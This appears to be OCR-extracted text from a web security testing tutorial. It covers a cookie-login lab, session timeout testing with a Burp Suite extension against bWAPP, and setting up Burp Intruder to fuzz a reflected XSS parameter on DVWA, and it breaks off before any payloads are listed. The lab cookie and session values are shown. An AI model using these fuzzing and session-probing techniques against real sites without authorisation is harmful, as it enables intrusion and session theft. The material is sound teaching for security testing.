
CLOUDFLARE

AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845


Welcome **Linux Root User!**

Comment:

Post Comment
Erase Comments
Logout


Message Board
New Tab
Search the Web


https://games.samsclass.info/cookielogin/messageboard.php


Logout
New Tab

https://games.samsclass.info/cookielogin/logout.php?Logout=Logout

You are now logged out!

Click here to log in


Logout
Message Board

https://games.samsclass.info/cookielogin/messageboard.php

Comment:

(!) Notice: Undefined variable: fn in /var/www/html/cookielogin/messageboard.php on line 41

Call Stack

#	Time	Memory	Function	Location
1	0.0001	233088	{main}( )	.../messageboard.php:0

'>


Post Comment
Erase Comments
Logout

7. Test Session Timeout

The proper value for the session timeout depends on the purpose of the application and should be a balance of security and usability. In a banking applications it makes no sense to keep an inactive session more than 15 minutes. On the other side a short timeout in a wiki or forum could annoy users which are typing lengthy articles with unnecessary log in requests. There timeouts of an hour and more can be acceptable.

How to test

Test with Burp extension


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Extensions
BApp Store
APIs
Options
Submit rating
Reinstall

BApp Store


The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.


Name	Installed	Rating	Popularity	Last updated	Detail
Sentinel				10 Apr 2017	Pro extension
Session Auth				24 Jan 2017	
Session Timeout Test	✓			01 Jul 2014	
Session Tracking Checks				05 Jan 2018	
Site Map Extractor				11 Jan 2018	
Site Map Fetcher				22 Jan 2015	
Software Version Reporter				08 Feb 2018	Pro extension
Software Vulnerability Scanner				17 Jul 2017	Pro extension
SpyDir				08 Feb 2017	
SQLiPy Sqlmap Integration				08 Jan 2018	
Swagger Parser				10 Jan 2018	
Target Redirector				16 Jan 2018	
ThreadFix				25 Jan 2017	Pro extension
Token Incrementor				02 Jan 2018	
TokenJar				25 Jan 2017	
UUID Detector				23 Feb 2017	
WAF Cookie Fetcher				16 Jan 2018	

Session Timeout Test

This extension attempts to determine how long it takes for a session
increasing delays until a configured string appears in the response.

Author: August Detlefsen
Version: 1.0
Source: https://github.com/portswigger/session-timeout-test
Updated: 01 Jul 2014
Rating:
Popularity:


bWAPP
/
666
ba_logout.php
ba_logout_1.php
commandi_blind.php
credits.php
htmli_current_url.ph
htmli_get.php
images
info.php
insecure_direct_obj
insecure_direct_obj
insecure_direct_obj
js
ldap_connect.php
ldapi.php
login.php
logout.php
password_change.
portal.php
reset.php
Contents
Host
http://192.168.222.136
http://192.168.222.136
http://192.168.222.136
http://192.168.222.136/bWAPP/login.php
Add to scope
Spider this branch
Actively scan this branch
Passively scan this branch
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Test for Session Timout


Session Timeout Test
Controls
Status
Test Parameters
STOP TEST


String to match: Log in

Minimum Session Duration: 15

Maximum Session Duration: 120

Interval: 1

Testing...


Session Timeout Test
Controls
Status
Test Status
STOP TEST


Testing Interval: 15 minutes

Next Test: 0:14:54

Total Time Elapsed: 0:00:06

Time Remaining: 119:14:54

Testing...


Session Timeout Test
Controls
Status
Test Status
START TEST

Testing Interval: 15 minutes

Next Test: 0:00:00

Total Time Elapsed: 0:15:00

Time Remaining: 119:00:00

Session timeout detected: 15 minutes


Input Validation Testing

Testing for Cross site Scripting

Cross Site Scripting (XSS) testing checks if it is possible to manipulate the input parameters of the application so that it generates malicious output. Testers find an XSS vulnerability when the application does not validate their input and creates an output that is under their control. This vulnerability leads to various attacks, for example, stealing confidential information (such as session cookies) or taking control of the victim's browser. An XSS attack breaks the following pattern: Input -> Output == cross-site scripting.

1. Testing for Reflected Cross Site Scripting

Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page. The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the application, and returned to the victim.



REFLECTED
OR
NON-PERSISTENT XSS
CLIENT A
ATTACKER
CLIENT C
WEB SERVER
WEB APPLICATION SERVER
DATABASE SERVER
FILE SERVER
MAIL SERVER
DATABASE SERVER

How to Test

- Detect input vectors. For each web page, the tester must determine all the web application's user-defined variablesand how to input them. This includes hidden or non-obvious inputs such as HTTP parameters, POST data, hidden form field values, and predefined radio or selection values.
- Analyze each input vector to detect potential vulnerabilities. To detect an XSS vulnerability, the tester will typically use specially crafted input data with each input vector. Such input data is typically harmless, but trigger responses from the web browser that manifests the vulnerability. Testing data can be generated by using a web application fuzzer, an automated predefined list of known attack strings, or manually.
- For each test input attempted in the previous phase, the tester will analyze the result and determine if it represents a vulnerability that has a realistic impact on the web application's security. This requires examining the resulting web page HTML and searching for the test input. Once found, the tester identifies any special characters that were not properly encoded, replaced, or filtered out. The set of vulnerable unfiltered special characters will depend on the context of that section of HTML.

Example

- In this case, in first step, we need to detecting all input vectors which can affected by XSS, such as input field or any URL's parameters.



192.168.111.140/dvwa/vulnerabilities/xss_r/


Vulnerability: Reflected Cross Site

What's your name?

Cloud

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html



192.168.111.140/dvwa/vulnerabilities/xss_r/?name=Cloud#


Vulnerability: Reflected Cr

What's your name?

Hello Cloud

DVWA
e
uctions
p
e Force
mand Execution
Submit

- Generate testing data with fuzzer or manually.




Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
1 ×
2 ×
...
Target
Positions
Payloads
Options
Start attack
Add §
Clear §
Auto §
Refresh

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /dvwa/vulnerabilities/xss_r/?name=§a§ HTTP/1.1
Host: 192.168.111.140
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.111.140/dvwa/vulnerabilities/xss_r/?name=
Cookie: security=low; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=168ujkkhgv06d4hpfdnnfk2qf7
Connection: close
Upgrade-Insecure-Requests: 1
```



1 ×
2 ×
...
Target
Positions
Payloads
Options
Start attack
Paste
Load ...
Remove
Clear

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4

